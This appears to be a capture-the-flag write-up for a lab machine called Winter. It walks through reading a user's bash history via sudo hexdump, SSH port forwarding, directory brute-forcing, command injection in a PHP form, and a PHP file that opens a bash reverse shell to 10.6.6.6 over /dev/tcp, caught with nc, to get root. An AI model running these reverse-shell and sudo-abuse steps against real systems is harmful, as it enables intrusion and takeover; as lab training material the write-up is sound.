ssh -i catchme_key catchme@winter.hmvcatchme, we'll need both a password a private key. So, let's hunt around a bit more for a password.sudo -u catchme /usr/bin/hexdump -v -e '/1 "%02x"' /home/catchme/.profile | xxd -r -p
❌
sudo -u catchme /usr/bin/hexdump -v -e '/1 "%02x"' /home/catchme/.bashrc | xxd -r -p❌
sudo -u catchme /usr/bin/hexdump -v -e '/1 "%02x"' /home/catchme/.bash_history | xxd -r -p✅ success!

ssh -i catchme_key catchme@winter.hmv

Becoming Root
Port Forward -> 127.0.0.1:1336


ssh -i catchme_key -f -N -L 127.0.0.1:1336:127.0.0.1:1336 catchme@winter
gobuster dir -u http://127.0.0.1:1336 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 10 -x php/snowman.php (Status: 200) [Size: 1010]
snowman.php looks very similar to the contact.php forms we've seen in other instances...
snowman.php will function similarly in that if we pass id, whoami, or pwd in the Message field, we should see the output on the page...

root. We can use our sudo privileges to read the PHP source and hopefully find an exploit.Sudo Abuse (File Read)

sudo /usr/bin/head -c1G /opt/customer/snowman.phpTake a lucky guess...


?exec and causes a PHP include()Command Execution
Reverse Shell as Root
cat << 'EOF' > /tmp/pwn.php
<?php
system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'");
?>
EOF
Run as root to... change root's password to "youhavebeenpwned" via "/etc/passwd"

sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell

Flags
User
HMVlocalhost
Root
HMV_127.0.0.1